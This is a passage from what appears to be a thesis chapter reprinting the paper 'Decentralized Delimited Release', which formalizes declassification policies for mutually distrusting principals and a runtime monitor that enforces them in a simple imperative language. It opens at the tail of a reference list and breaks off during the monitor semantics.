29. A. Russo, A. Sabelfeld, and A. Chudnov. Tracking information flow in dynamic tree structures. In *Proc. European Symp. on Research in Computer Security*, LNCS. Springer-Verlag, Sept. 2009.
30. A. Sabelfeld and A. C. Myers. Language-based information-flow security. *IEEE J. Selected Areas in Communications*, 21(1):5–19, Jan. 2003.

31. A. Sabelfeld and A. C. Myers. A model for delimited information release. In *Proc. International Symp. on Software Security (ISSS'03)*, volume 3233 of *LNCS*, pages 174–191. Springer-Verlag, Oct. 2004.
32. A. Sabelfeld and A. Russo. From dynamic to static and back: Riding the roller coaster of information-flow control research. In *Proc. Andrei Ershov International Conference on Perspectives of System Informatics*, LNCS. Springer-Verlag, June 2009.
33. A. Sabelfeld and D. Sands. Declassification: Dimensions and principles. *J. Computer Security*, 17(5):517–548, Jan. 2009.
34. V. Simonet. The Flow Caml system. Software release. Located at `http://cristal.inria.fr/~simonet/soft/flowcaml/`, July 2003.
35. P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna. Cross site scripting prevention with dynamic data tainting and static analysis. In *Proc. Network and Distributed System Security Symposium*, Feb. 2007.
36. H. J. Wang, X. Fan, J. Howell, and C. Jackson. Protection and communication abstractions for web browsers in mashupos. *SIGOPS Oper. Syst. Rev.*, 41(6):1–16, 2007.
37. A. Yip, N. Narula, M. Krohn, and R. Morris. Privacy-preserving browser-side scripting with bflow. In *EuroSys '09: Proceedings of the 4th ACM European conference on Computer systems*, pages 233–246, New York, NY, USA, 2009. ACM.

CHAPTER 6

Paper V – Decentralized Delimited Release

Published in Proceedings of Asian Symposium on Programming Languages and Systems (APLAS'11)

Decentralized Delimited Release

Jonas Magazinius Aslan Askarov Andrei Sabelfeld

Abstract. Decentralization is a major challenge for secure computing. In a decentralized setting, principals are free to trust or distrust other principals. The key challenge is to provide possibilities for expressing and enforcing expressive decentralized policies. This paper focuses on *declassification* policies, i.e., policies for intended information release. We propose a decentralized language-independent framework for expressing what information can be released. The framework enables combination of data owned by different principals without compromising their respective security policies. A key feature is that information release is permitted only when the owners of the data agree on releasing it. We instantiate the framework for a simple imperative language to show how the decentralized declassification policies can be enforced by a runtime monitor and discuss a prototype that secures programs by inlining the monitor in the code.

1 Introduction

Decentralization is a major challenge for secure computing. In a decentralized setting, principals are free to trust or distrust other principals. The key challenge is to provide possibilities for expressing and enforcing expressive decentralized policies.

The focus of this paper is language-based information-flow security [39]. Information-flow security ensures that the flow of data through program constructs is secure. Information-flow based techniques are helpful for establishing end-to-end security. For example, a common security goal is *noninterference* [16, 21, 45, 39] that demands that public output does not depend on secret input.

There has been much progress on tracking information flow in languages of increasing complexity [39], and, consequently, information-flow security tools for languages such as Java, ML, and Ada have emerged [33, 44, 35].

A particularly important problem in the context of information-flow security is *declassification* [43] policies, i.e., policies for intended information release. These policies are intended to allow some information release as long as the information release mechanisms are not abused to reveal information that is not intended for release. Revealing the result of a password check is an example of intended information release, while revealing the actual password is unintended release. Similarly, the average grade

for an exam is an example of intended information release, while revealing the individual grades of all students is unintended release. Abusing the underlying declassification mechanism to release the latter instead of the former in the examples above constitutes *information laundering*.

Decentralization makes declassification particularly intriguing. When is a piece of data allowed to be released? The answer might be simple when the piece of data originates from a single principal and needs to be passed to another one. However, when the piece of data originates from several sources, data release needs to satisfy security requirements of all parties involved.

Consider a scenario of a web mashup. A *web mashup* is a web service that integrates a number of independent services into a single web service. A common example is a mashup that combines information on available apartments and a map service (such as Google Maps) in an interactive service that displays apartments for sale on a map. Components of a mashup are typically provided by servers from different Internet domains.

A crucial challenge when building secure mashups [17] is hitting the sweet spot between separation and integration. The components should be able to communicate with each other but without stealing sensitive information. For example, a mashup that displays trucks with dangerous goods on a map might reveal the corner points of a required map to the map service but it must not reveal sensitive information about displayed objects such as the type of dangerous goods [25].

Collaboration in the presence of mutual distrust requires solid policy and enforcement support. Pushing the mashup scenario further, consider two web services (say, Gmail and Facebook) that are willing to swap sensitive information under the condition that both provide their share. For example, this might be a client-side mashup that allows cross-importing Gmail's and Facebook's address books. We want the policy framework to support this kind of operation but prevent stealing Gmail's address book by Facebook by providing wrong data in return.

A prominent line of work on declassification in a decentralized setting is the *decentralized label model (DLM)* [29]. This model underlies the security labels tracked by the Java-based information-flow tracker Jif [33]. DLM labels explicitly records owners. Owners are allowed to introduce arbitrary declassification on the part of labels they own. No soundness arguments for Jif's treatment of the labels are provided. While inspired by DLM, our focus is on precise semantic model and sound enforcement. Our focus is on exactly what can be released, which prevents information laundering. Unlike the DLM enforcement as performed by Jif, we do distinguish between programs that reveal the result of matching against a password from programs that reveal the password itself.

Combining the decentralization in the fashion of DLM and the laundering prevention in the fashion of *delimited release* [40], this paper

proposes a decentralized language-independent framework for expressing what information can be released. The framework enables release of combination of data owned by different principals without compromising their respective security policies. A key feature is that information release is permitted only when the owners of the data agree on releasing it.

To illustrate that the framework is realizable at language level, we instantiate the framework for a simple imperative language to show how the decentralized declassification policies can be enforced by a runtime monitor.

Further, we have implemented a prototype for a small subset of JavaScript that secures programs by inlining the information-flow monitor in the code. The inlining transformation transforms an arbitrary, possibly insecure, program into one that performs inlined information-flow checks, so that the result of the transformation is secure by construction.

The rest of the paper is organized as follows. Section 2 presents the language-independent security policy framework. Section 3 shows how to enforce security for a simple imperative language. Section 4 describes a prototype of inlined enforcement for a small subset of JavaScript. Section 5 discusses related work, and Section 6 concludes.

2 Decentralized delimited release

2.1 Principals and security levels

Our model is built upon a notion of *decentralized principals* which we denote via p, q. In the scope of this work, we assume that principals are mutually distrusting and assume no "actsfor" or "speaks-for" relations [30, 23] between them.

We also consider a *lattice of security levels* $\mathcal{L}$ and denote by $\sqsubseteq$ the ordering between elements of the lattice. A simple security lattice consists of two elements L and H, such that $L \sqsubseteq H$ i.e., L is no more restrictive than H. The structure of the security lattice does not have to be connected to principals in general, though they may be related as illustrated in Section 2.8.

We assume that different parts of global state (or memory) are labeled with different security levels: the higher the security level, the more sensitive the information which is labeled with that level

We also associate every security level in our model with an adversary that may observe memory states at that level: the higher the security level, the more powerful the adversary associated with that level. In the example of the two-level security lattice, an adversary corresponding to level L can observe only *low* (or public) parts of the state, while adversary corresponding to level H can observe all parts of the state.

2.2 Policies as equivalence relations

Our model uses *partial equivalence relations* (PERs) over memories for use in confidentiality policies [1, 42]. The PER representation allows for fine granularity in individual policies. We believe that intentional models of security such as DLM [30] or tag-based models [19, 22, 46, 12] can be easily interpreted using PERs. Section 2.8 is an example of one such translation for a simple subset of DLM.

Intuitively, two memories m and m' are indistinguishable according to an equivalence relation I if $m\ I\ m'$. Two particular relations that we use are *Id* and *All* introduced by the following definition:

Definition 1 (*Id* and *All* relations) *Assuming that $\mathcal{M}$ ranges over all possible memories, define*

$$\begin{aligned} \mathit{Id} &\triangleq \{(m,m) \mid m \in \mathcal{M}\} \\ \mathit{All} &\triangleq \{(m,m') \mid m,m' \in \mathcal{M}\} \end{aligned}$$

Assume an extension of memory mappings from variables to expressions, so that $m(e)$ corresponds to the value of expression e in memory m. We also introduce an indistinguishability induced by a particular set of expressions.

Definition 2 (Indistinguishability induced by $\mathcal{E}$) *Given a set of expressions $\mathcal{E}$, define* indistinguishability induced by $\mathcal{E}$ *as follows:*

$$\mathsf{Ind}(\mathcal{E}) \triangleq \{(m,m') \mid \forall e \in \mathcal{E}\ .\ m(e) = m'(e)\}$$

In set-theoretical terminology, operator $\mathsf{Ind}(\mathcal{E})$ is the *kernel* of the function that maps memories to values according to a given expression. When $\mathcal{E}$ consists of a single expression e we often write $\mathsf{Ind}(e)$ instead of $\mathsf{Ind}(\{e\})$.

Restriction Next, we introduce an operator that we call *restriction* induced by a variable. This operator turns handy in the following examples as well as in the translation in Section 2.7. Note that a more general version of restriction that depends on arbitrary expressions can be introduced, though the definition would be more complex. Because we do not use that expressive power in this article, we fall back to the simpler case.

Definition 3 (Restriction induced by variables X) *Given a set of variables X, define* restriction induced by X *to be a relation*

$$\mathsf{S}(X) \triangleq \mathsf{Ind}(\{y \mid y \notin X\})$$

i.e., indistinguishability relation for all variables y that are different from the ones in X.

It can be easily shown that for disjoint sets of variables X and Y it holds that $\mathsf{S}(X \cup Y) = \mathsf{S}(X) \cup \mathsf{S}(Y)$. We often omit the set notation, and simply write $\mathsf{S}(x,y)$ to mean $\mathsf{S}(\{x,y\})$.

Example Consider memory with three variables x, y and z, and relation $\mathsf{S}(z)$. According to Definition 3 we have that

$$\mathsf{S}(z) = \mathsf{Ind}(\{x, y\}) = \\ \{m, m' \mid m(x) = m'(x) \wedge m(y) = m'(y)\}$$

Here $\mathsf{S}(z)$ relates memories that must agree on all variables but z. In particular, given memories m_1 in which $x \mapsto 1, y \mapsto 1, z \mapsto 1$, memory m_2 in which $x \mapsto 1, y \mapsto 1, z \mapsto 0$, and memory m_3 in which $x \mapsto 1, y \mapsto 2, z \mapsto 1$ we have that $m_1 \; \mathsf{S}(z) \; m_2$ but not $m_1 \; \mathsf{S}(z) \; m_3$.

2.3 Confidentiality policies

Confidentiality policy is a mapping from security levels in $\mathcal{L}$ to corresponding indistinguishability relations. Consider an example security lattice consisting of three security levels L, M, H, such that $L \sqsubseteq M \sqsubseteq H$. Assume also that our memory contains two variables x and y, and consider a confidentiality policy I such that

$$I(L) = All \\ I(M) = \mathsf{S}(x) \\ I(H) = Id$$

According to this policy, an attacker at level L can observe no part of the state, which is specified by $I(L) = All$. An attacker at level M can not observe the value of x but may observe the value of variable y. This is specified by using a restriction induced by x for $I(M)$. Finally, $I(H)$ establishes that an attacker at level H can observe all variables.

Well-formed policies Say that a confidentiality policy I is *well-formed* when $I(\top) = Id$, where $\top$ is the most restrictive element in $\mathcal{L}$. Moreover, for any two labels $\ell \sqsubseteq \ell'$ it must hold that $I(\ell) \supseteq I(\ell')$.

Our example policy above is well-formed. Indeed, $I(H) = Id$ and

$$I(L) = All \supseteq I(M) = \mathsf{S}(x) = \mathsf{Ind}(y) \supseteq I(H) = Id$$

It is also easy to show that a policy obtained from point-wise union and intersection of well-formed policies is well-formed. The rest of the paper assumes that all policies are well-formed.

2.4 Decentralized policies

In a decentralized setting every principal specifies its confidentiality policy. We denote a confidentiality policy of principal p as I_p. In particular,

$I_p(\ell)$ is a relation that specifies what memories should be indistinguishable at levels ℓ and below according to principal p.

Figure 1 illustrates two confidentiality policies for principals p and q. This figure uses a four-element security lattice, where $\bot$ is the least restrictive element on the lattice, $\top$ is the most restrictive element of the lattice, and ℓ_1, ℓ_2 are two security levels. The security labels, annotated on inside of the diagrams in the figure, are similar for both policies. Indistinguishability policies corresponding to the individual levels are annotated on the outside of the diagrams. The dotted line corresponds to one of the conditions on well-formedness of the policies, namely that $I_p(\top) = I_q(\top) = Id$.

Given two principals p and q with policies I_p and I_q, the combination of these policies is policy I' such that for all ℓ we have $I'(\ell) = I_p(\ell) \cup I_q(\ell)$. Note that I' combines restrictions of both p and q and is as restrictive as both I_p and I_q.

The following definition generalizes combination of trusted policies.

Definition 4 (Combination of confidentiality policies) *Given a number of principals $p_1 \ldots p_n$ with policies I_{p_i}, $1 \leq i \leq n$, the combination of these policies is a policy I' such that for all ℓ it holds that $I'(\ell) = \bigcup_i I_{p_i}(\ell)$.*



Fig. 1. Decentralized confidentiality policies

Example Consider an example lattice with three levels L, M, and H as before and a memory with two variables x and y. Consider two principals p and q with the policies

$$I_p(L) = All \; I_p(M) = \mathsf{Ind}(x) \; I_p(H) = Id$$
$$I_q(L) = All \; I_q(M) = \mathsf{Ind}(y) \; I_q(H) = Id$$

According to these policies p and q have different views on what should be observable at level M. Combining these two policies, we obtain a policy I'

$$I'(L) = All \; I'(M) = All \; I'(H) = Id$$

Combining restrictions of both p and q leads to that $I'(M)$ prevents an attacker at level M to observe neither x nor y.

2.5 Declassification

Declassification corresponds to relaxing individual policies I_p. We assume that every principal provides a set of *escape hatches* [40] that correspond to that principal's view on what data can be declassified.

Definition 5 (Escape hatches) *An escape hatch is a pair (e, ℓ) where e is a declassification expression, and ℓ is a level to which e may be declassified.*

Given a set of escape hatches $\mathcal{E}_p$ for principal p and an initial indistinguishability policy of this principal I_p we can obtain a less restrictive indistinguishability policy as follows.

Definition 6 *Given a confidentiality policy I and a set of escape hatches $\mathcal{E}$, let* declassification operator D *return a policy that relaxes R with $\mathcal{E}$. We define D pointwise for every level ℓ so that*

$$\mathsf{D}(I, \mathcal{E})(\ell) \triangleq I(\ell) \cap \mathsf{Ind}(\mathcal{E}_\ell)$$

where $\mathcal{E}_\ell = \{e \mid (e, \ell') \in \mathcal{E} \wedge \ell' \sqsubseteq \ell\}$ is the selection of escape hatches from $\mathcal{E}$ that are observable at ℓ.

Example Consider I_p as in Section 2.4 and an escape hatch (y, L). Let $I' = \mathsf{D}(I_p, \{(y, L)\})$. We have

$$I'(L) = \mathsf{Ind}(x)\ I'(M) = \mathsf{Ind}(x)\ I'(H) = Id$$

Example: declassification and composite policies Consider again memory with two variables x and y, a simple two-level security lattice with security levels L and H such that $L \sqsubseteq H$, and two principals p and q. Assume that p's policy specifies that a low attacker cannot observe x, and that q specifies that low observer cannot observe any parts of the memory. The corresponding security policies can be given by the following table.

ℓ	$I_p(\ell)$	$I_q(\ell)$
H	Id	Id
L	$\mathsf{S}(x)$	All

Here $\mathsf{S}(x) = \mathsf{Ind}(y)$. The combination of policies of both p and q at level L is $\mathsf{Ind}(y) \cup All = All$. That is, principals agree on no information being observable to an adversary at the level L.

Assume principal p declassifies the value of x to L, and principal q declassifies the value of $x+y$ to L, i.e., $\mathcal{E}_p = \{(x, L)\}$ and $\mathcal{E}_q = \{(x+y, L)\}$.

ℓ	$\mathsf{D}(I_p, \mathcal{E}_p)(\ell)$	$\mathsf{D}(I_q, \mathcal{E}_q)(\ell)$
H	Id	Id
L	$\mathsf{S}(x) \cap \mathsf{Ind}(x)$	$\mathsf{Ind}(x+y)$

The result of combining policies at level L is captured by the relation $(\mathsf{Ind}(y) \cap \mathsf{Ind}(x)) \cup \mathsf{Ind}(x+y)$ which is equivalent to $\mathsf{Ind}(x+y)$. That is, both principals agree that an adversary at level L can observe the result of $x+y$.

2.6 Security

Using the decentralized confidentiality policies we are ready to formulate our security condition. For generality, this section uses an abstract notion of a *system with memory*. We denote such a system by $S(\cdot)$. A transition of system $S(m)$ with memory m to a *final* state with memory m' is written as $S(m) \Downarrow m'$. Section 3 instantiates this abstraction with standard program configurations.

We call our security condition *Decentralized Delimited Release*, and abbreviate it below as DDR.

Definition 7 (Batch-style DDR) *Assume principals $p_1, \ldots, p_n$ with confidentiality policies $I_1 \ldots I_n$ and declassification policies given by escape hatch sets $\mathcal{E}_1 \ldots \mathcal{E}_n$. Say that a system with memory $S(\cdot)$ satisfies* decentralized delimited release *when for every level ℓ and for all memories m_1, m_2 for which*

$$m_1 \bigcup_{1 \le i \le n} \mathsf{D}(I_i, \mathcal{E}_i)(\ell)\ m_2$$

it holds that whenever $S(m_1) \Downarrow m_1'$ and $S(m_2) \Downarrow m_2'$ it must be that $m_1' \bigcup_i I_i(\ell)\ m_2'$.

Decentralized Delimited Release borrows its intuition from the original definition of delimited release [40], and generalizes it to the case of several principles. In fact, in case of a single principal this definition matches the original definition in [40].

The key element of this definition is that it prevents *laundering* attacks. To see an example of a laundering attack, consider the following examples. Assume a memory with three variables x, y, z and the following individual policies of two principals p and q.

ℓ	$I_p(\ell)$	$I_q(\ell)$
H	Id	Id
L	$\mathsf{S}(x,y)$	$\mathsf{S}(x,y)$

In these policies $\mathsf{S}(x,y)$ is restriction induced by variables x and y, and $\mathsf{S}(x,y) = \mathsf{Ind}(z)$, that is, that this relation allows only variable z to be observable.

Assume escape hatch sets where p declassifies $x + y$ to L, i.e., $\mathcal{E}_p = \{(x + y, L)\}$, and q declassifies both x and y individually to L, i.e., $\mathcal{E}_q = \{(x, L), (y, L)\}$. Taking the escape hatches into account we obtain the following relations:

ℓ	$\mathsf{D}(I_p, \mathcal{E}_p)(\ell)$	$\mathsf{D}(I_q, \mathcal{E}_q)(\ell)$
H	Id	Id
L	$\mathsf{S}(x, y) \cap I(x + y)$	$\mathsf{S}(x, y) \cap \mathsf{Ind}(x) \cap \mathsf{Ind}(y)$

According to these policies the program $z := x + y$ is secure. On the other hand the program

$$x := y; z := x + y$$

is rejected. To see this it is sufficient to consider two memories m_1 and m_2 where in m_1 we have $x \mapsto 1, y \mapsto 1, z \mapsto 0$ and in m_2 we have $x \mapsto 0, y \mapsto 2, z \mapsto 0$. We have that

$$m_1 \; \mathsf{D}(I_p, \mathcal{E}_p)(L) \cup \mathsf{D}(I_q, \mathcal{E}_q)(L) \; m_2$$

but not $m_1 \; I_p(L) \cup I_q(L) \; m_2$.

2.7 DLM^0

We adopt the Decentralized Label Model (DLM) [29] as our model of expressing security policies sans $\mathsf{actsfor}$ relation, that we dub DLM^0 . We nevertheless, retain top and bottom principals $\bot$ and $\top$ that allow us to express the most and the least restrictive security policies. In DLM a security level of a variable records *policy owners*, reviewed below. On the intuitive level policy owner is a principal who cares about the sensitivity of the data. This is more than simply a principal who can read data — not every principal who reads data is necessarily interested in preserving its confidentiality.

DLM policies are the basic building blocks for expressing security restrictions by principals. A (confidentiality) policy is written $o \to r_1, \ldots, r_n$, where o is the owner of the policy, and $r_1, \ldots, r_n$ is the set of readers. Here principal o restricts the flow of data to the principals in the readers set. For example, in the policy $Alice \to Bob, Carol$ Alice constraints the set of readers to only Bob, Carol, and herself (the owner is implicitly a reader). Similarly, a policy $Carol \to Carol$ restricts anyone but Carol from reading data.

Security labels, denoted by ℓ, are either DLM policies or are composed from other labels in one of the two ways.

1. Conjunction of two labels, written $\ell_1 \sqcup \ell_2$, is a label that enforces restrictions of both ℓ_1 and ℓ_2.

2. Disjunction of two labels, written $\ell_1 \sqcap \ell_2$, is a label that enforces restrictions of either ℓ_1 or ℓ_2.

An example of a conjunction label is $\{Alice \to Bob, Carol\} \sqcup \{Carol \to Carol\}$. Carol is the only reader; because of the Carol's policy, this label restricts either Alice or Bob from reading data. An example of a disjunction label is $\{Alice \to Alice\} \sqcap \{Bob \to Bob\}$ that allows both Alice and Bob to read data.

Labels can be ordered by the "no more restrictive than" [31, 14] relation: $\ell_1 \sqsubseteq \ell_2$ when ℓ_1 restricts data no more than ℓ_2 does. We use $\{\bot \to \bot\}$ to denote the least restrictive label (also denoted simply $\bot$), i.e., for all ℓ it holds that $\{\bot \to \bot\} \sqsubseteq \ell$. For example, $\{Alice \to Alice, Bob\} \sqsubseteq \{Alice \to Alice\}$, because in the right label, Alice imposes stricter restrictions by allowing only her to be the reader. However (assuming there is no actsfor relationship between Alice and Bob), $\{Alice \to Bob\} \not\sqsubseteq \{Bob \to Alice\}$. Here Alice's constraints are not satisfied. Her label on the left restricts the flow to Bob, but there are no Alice's policies on the right.

For conjunction and disjunction of labels we have that for any two labels ℓ and ℓ' it holds that $\ell \sqsubseteq \ell \sqcup \ell'$ and $\ell \sqcap \ell' \sqsubseteq \ell$.

2.8 From DLM^0 to families of indistinguishability relations

This section shows how DLM^0 labels can be translated to confidentiality policies. The translation is parametrized by the principals for which the confidentiality policy is derived. We define two operators in this translation — the top level translation operator $\widetilde{\mathsf{T}}_p$ and a helper operator T_p. The top level translation operator $\widetilde{\mathsf{T}}_p$, that returns a confidentiality policy for principal p, takes the variable environment Γ as a single argument. The operator $\widetilde{\mathsf{T}}_p$ is defined in such a way that when there are no mappings recorded in the environment, i.e., $\Gamma = \emptyset$ then in the resulting confidentiality policy $\widetilde{\mathsf{T}}_p(\Gamma)$, the corresponding indistinguishability relation for all labels ℓ is Id. This indeed matches the DLM intuition that no restrictions imply the most permissive confidentiality policy. To translate restrictions that are captured by DLM labels, we define a helper operator $\mathsf{T}_p(I_p, \ell, x)$. The arguments to this operator are the initial confidentiality policy I_p for principal p, the label ℓ, and the variable x that is restricted by x. We define T_p inductively based on the structure of ℓ:

Definition 8 (Translation of a single label T_p) *Given a principal p with an initial policy I_p, label ℓ, and variable x, define $\mathsf{T}_p(I_p, \ell, x)$ inductively based on the structure of ℓ.*

case ℓ is an empty label
return I_p.

case ℓ **is** $\ell' \sqcup \{q \to \boldsymbol{r}\}$ **such that** $q \neq p$ **and** $q \neq \top$
return $\mathsf{T}_p(I_p, \ell', x)$.
case ℓ **is** $\ell' \sqcup \{q \to \boldsymbol{r}\}$ **such that** $q = p$ **or** $q = \top$
Define policy I'_p*, where for all* ℓ'' *let*

$$I'_p(\ell'') = \begin{cases} I_p(\ell'') \cup \mathsf{S}(x) & \text{if } \{q \to \boldsymbol{r}\} \not\sqsubseteq \ell'' \\ I_p(\ell'') & \text{otherwise} \end{cases}$$

and return $\mathsf{T}_p(I'_p, \ell', x)$.
case ℓ **is** $\ell' \sqcap \{q \to \boldsymbol{r}\}$ **such that** $q = p$ **or** $q = \top$
Define policy I'_p *where for all* ℓ'' *let*

$$I'_p(\ell'') = \begin{cases} I_p(\ell'') \cup \mathsf{S}(x) & \text{if } \{q \to \boldsymbol{r}\} \not\sqsubseteq \ell'' \wedge \ell' \not\sqsubseteq \ell'' \\ I_p(\ell'') & \text{otherwise} \end{cases}$$

and return $\mathsf{T}_p(I'_p, \ell', x)$.

With the definition of T_p at hand we can now proceed to define our top-level translation operator $\widetilde{\mathsf{T}}_p$.

Definition 9 (Translation of DLM^0 **policies)** *Assume that* Γ *maps variables to* DLM^0 *labels. Define an operator* $\widetilde{\mathsf{T}}_p$ *that translates restrictions recorded in* Γ *to confidentiality policies as follows.*

1. $\widetilde{\mathsf{T}}_p(\emptyset) = \widetilde{Id}$
2. $\widetilde{\mathsf{T}}_p(x \mapsto \ell, \Gamma') = \mathsf{T}_p(\widetilde{\mathsf{T}}_p(\Gamma'), \ell, x)$

Here $\widetilde{Id}$ *is a policy such that for all levels* ℓ *it holds that* $\widetilde{Id}(\ell) = Id$.

Example Consider memory consisting of four variables x, y, z and w. Assume we have two principals p and q, and variable environment Γ defined as follows

$$\begin{aligned} \Gamma(x) &= \{p \to p\} \\ \Gamma(y) &= \{q \to q\} \\ \Gamma(z) &= \{p \to p, q\} \sqcup \{q \to p, q\} \\ \Gamma(w) &= \{p \to p\} \sqcap \{q \to q\} \end{aligned}$$

Translation of the labels recorded in Γ can be represented by the following table.

ℓ	$\widetilde{T}_p(\Gamma)(\ell)$	$\widetilde{T}_q(\Gamma)(\ell)$
$\{\top \to \top\}$	Id	Id
$\{p \to p\}$	Id	$\mathsf{S}(y)$
$\{q \to q\}$	$\mathsf{S}(x)$	Id
$\{p \to p, q\} \sqcup \{q \to p, q\}$	$\mathsf{S}(x)$	$\mathsf{S}(y)$
$\{p \to p\} \sqcap \{q \to q\}$	$\mathsf{S}(x)$	$\mathsf{S}(y)$
$\{\bot \to \bot\}$	$\mathsf{S}(x)$	$\mathsf{S}(y)$

Here $\mathsf{S}(x) = \mathsf{Ind}(y) \cap \mathsf{Ind}(z) \cap \mathsf{Ind}(w)$ and $\mathsf{S}(y) = \mathsf{Ind}(x) \cap \mathsf{Ind}(z) \cap \mathsf{Ind}(w)$.

Consider escape hatches provided by each principals such that $\mathcal{E}_p = \mathcal{E}_q = \{(x+y, \{p \to p, q\} \sqcup \{q \to p, q\})\}$. Taking escape hatches into account the policies obtained from declassification operator are illustrated in the following table:

ℓ	$\mathsf{D}(\widetilde{T}_p(\Gamma), \mathcal{E}_p)(\ell)$	$\mathsf{D}(\widetilde{T}_q(\Gamma), \mathcal{E}_q)(\ell)$
$\{\top \to \top\}$	Id	Id
$\{p \to p\}$	Id	$\mathsf{S}(y) \cap \mathsf{Ind}(x+y)$
$\{q \to q\}$	$\mathsf{S}(x) \cap \mathsf{Ind}(x+y)$	Id
$\{p \to p, q\}$ $\sqcup \{q \to p, q\}$	$\mathsf{S}(x) \cap \mathsf{Ind}(x+y)$	$\mathsf{S}(y) \cap \mathsf{Ind}(x+y)$
$\{p \to p, q\}$ $\sqcap \{q \to p, q\}$	$\mathsf{S}(x)$	$\mathsf{S}(y)$
$\{\bot \to \bot\}$	$\mathsf{S}(x)$	$\mathsf{S}(y)$

3 Enforcement

This section illustrates the realizability of our framework for a simple imperative language. We formalize the language along with a runtime enforcement mechanism that ensures security.

3.1 Language

The syntax of the language is displayed in Figure 2. Expressions e operate on values n and variables x and might involve composition with operator op. Commands c are standard imperative commands. The only nonstandard primitive in the language is a declassification primitive $x :=$ `declassify`(e) that assigns the values of e to x, similarly to an ordinary assignment, and declares release of the value of e to the security level of variable x.

3.2 Semantics

Figure 3 contains the semantic rules for evaluating commands. A *memory* is a mapping from variables to values, where values range over some fixed set of values (say, without loss of generality, the set of integers). We assume an extension of memories to expressions that is computed using a semantic interpretation of constants as values and operators as total functions on values. This allows us writing $m(e)$ for the value of expression e in memory m. A *configuration* has the form $\langle c, m\rangle$ where c is a command in the language and m is a memory. A *transition* has the form $\langle c, m\rangle \xrightarrow{\beta} \langle c', m'\rangle$ representing a computation step from configuration $\langle c, m\rangle$ to $\langle c', m'\rangle$. *Events* β are there to communicate relevant

$$
\begin{aligned}
e &::= n \mid x \mid e \ op \ e \\
c &::= \texttt{skip} \mid x := e \mid c; c \mid x := \texttt{declassify}(e) \\
&\quad \mid \texttt{if } e \texttt{ then } c_1 \texttt{ else } c_2 \mid \texttt{while } e \texttt{ do } c
\end{aligned}
$$

Fig. 2. Syntax

$$
\langle \texttt{skip}, m\rangle \xrightarrow{nop} \langle stop, m\rangle \qquad \frac{m(e) = v}{\langle x := e, m\rangle \xrightarrow{a(x,e)} \langle stop, m[x \mapsto v]\rangle}
$$

$$
\frac{m(e) = v}{\langle x := \texttt{declassify}(e), m\rangle \xrightarrow{d(x,e,m)} \langle stop, m[x \mapsto v]\rangle} \qquad \frac{\langle c_1, m\rangle \xrightarrow{\beta} \langle stop, m'\rangle}{\langle c_1; c_2, m\rangle \xrightarrow{\beta} \langle c_2, m'\rangle}
$$

$$
\frac{\langle c_1, m\rangle \xrightarrow{\beta} \langle c_1', m'\rangle}{\langle c_1; c_2, m\rangle \xrightarrow{\beta} \langle c_1'; c_2, m'\rangle} \qquad \frac{m(e) = n \qquad n \neq 0}{\langle \texttt{if } e \texttt{ then } c_1 \texttt{ else } c_2, m\rangle \xrightarrow{b(e)} \langle c_1; end, m\rangle}
$$

$$
\frac{m(e) = n \qquad n = 0}{\langle \texttt{if } e \texttt{ then } c_1 \texttt{ else } c_2, m\rangle \xrightarrow{b(e)} \langle c_2; end, m\rangle}
$$

$$
\frac{m(e) = n \qquad n \neq 0}{\langle \texttt{while } e \texttt{ do } c, m\rangle \xrightarrow{b(e)} \langle c; end; \texttt{while } e \texttt{ do } c, m\rangle}
$$

$$
\frac{m(e) = n \qquad n = 0}{\langle \texttt{while } e \texttt{ do } c, m\rangle \xrightarrow{b(e)} \langle end, m\rangle} \qquad \langle end, m\rangle \xrightarrow{f} \langle stop, m\rangle
$$

Fig. 3. Monitored semantics

$$
\frac{cfgc \xrightarrow{\beta} cfgc' \qquad cfgm \xrightarrow{\beta} cfgm'}{(cfgc, cfgm) \longrightarrow (cfgc', cfgm')}
$$

Fig. 4. Top-level monitoring

$$
\langle st, i, \mathcal{E}\rangle \xrightarrow{nop} \langle st, i, \mathcal{E}\rangle \qquad \langle st, i, \mathcal{E}\rangle \xrightarrow{b(e)} \langle lev(e) : st, i, \mathcal{E}\rangle
$$

$$
\langle hd : st, i, \mathcal{E}\rangle \xrightarrow{f} \langle st, i, \mathcal{E}\rangle \qquad \frac{lev(e) \sqsubseteq \Gamma(x) \qquad lev(st) \sqsubseteq \Gamma(x)}{\langle st, i, \mathcal{E}\rangle \xrightarrow{a(x,e)} \langle st, i, \mathcal{E}\rangle}
$$

$$
\frac{lev(st) \sqsubseteq \Gamma(x) \qquad m(e) = i(e) \qquad \forall O_i \in norm(lev(e))\ \exists \{o_j \to \widetilde{r}_j\} \in O_i \text{ s.t. } \{o_j \to r_j\} \not\sqsubseteq \Gamma(x) \implies (e, \Gamma(x)) \in \mathcal{E}_{o_j}}{\langle st, i, \mathcal{E}\rangle \xrightarrow{d(x,e,m)} \langle st, i, \mathcal{E}\rangle}
$$

Fig. 5. Monitor semantics

information about program execution to an execution monitor (this style of presenting monitors follows recent work on information-flow monitoring, e.g., [41, 5]). We spell out the meaning of the particular events in the description of the monitor below. For now, we note that sequential composition rules simply propagate the label generated by the first command to the top level. When events are unimportant, we sometimes omit explicitly writing them out as in $\langle c, m\rangle \longrightarrow \langle c', m'\rangle$.

3.3 Monitor

Our enforcement mechanism is a runtime monitor. Following the idea sketched in [25], we obtain security by requiring two conditions on declassification (in addition to standard tracking "regular" flows orthogonal to declassification). The first condition is to check that all declassifications are allowed. The second condition ensures that the value of an escape hatch expression has not changed since the start of the program. The former is in charge of the *who* dimension of declassification, preventing release to unauthorized principals, whereas the latter controls the *what* dimension, preventing information laundering. Section 5 discuses these and other dimensions of declassification [43] in further detail.

Listening to a given program event, the monitor either grants execution (possibly updating its internal state) or blocks it. Thus, the top-level monitoring rule in Figure 4 only allows progress of a program configuration *cfgc* that generates an event β if the monitor configuration *cfgm* accepts the event. Otherwise, the execution is blocked.

Extended environment We extend our environment with a mapping from principals to the corresponding sets of escape hatches. Let $\mathcal{E}$ denote this mapping, and $\mathcal{E}_p$ be the set of the escape hatches that defines p's declassification policy.

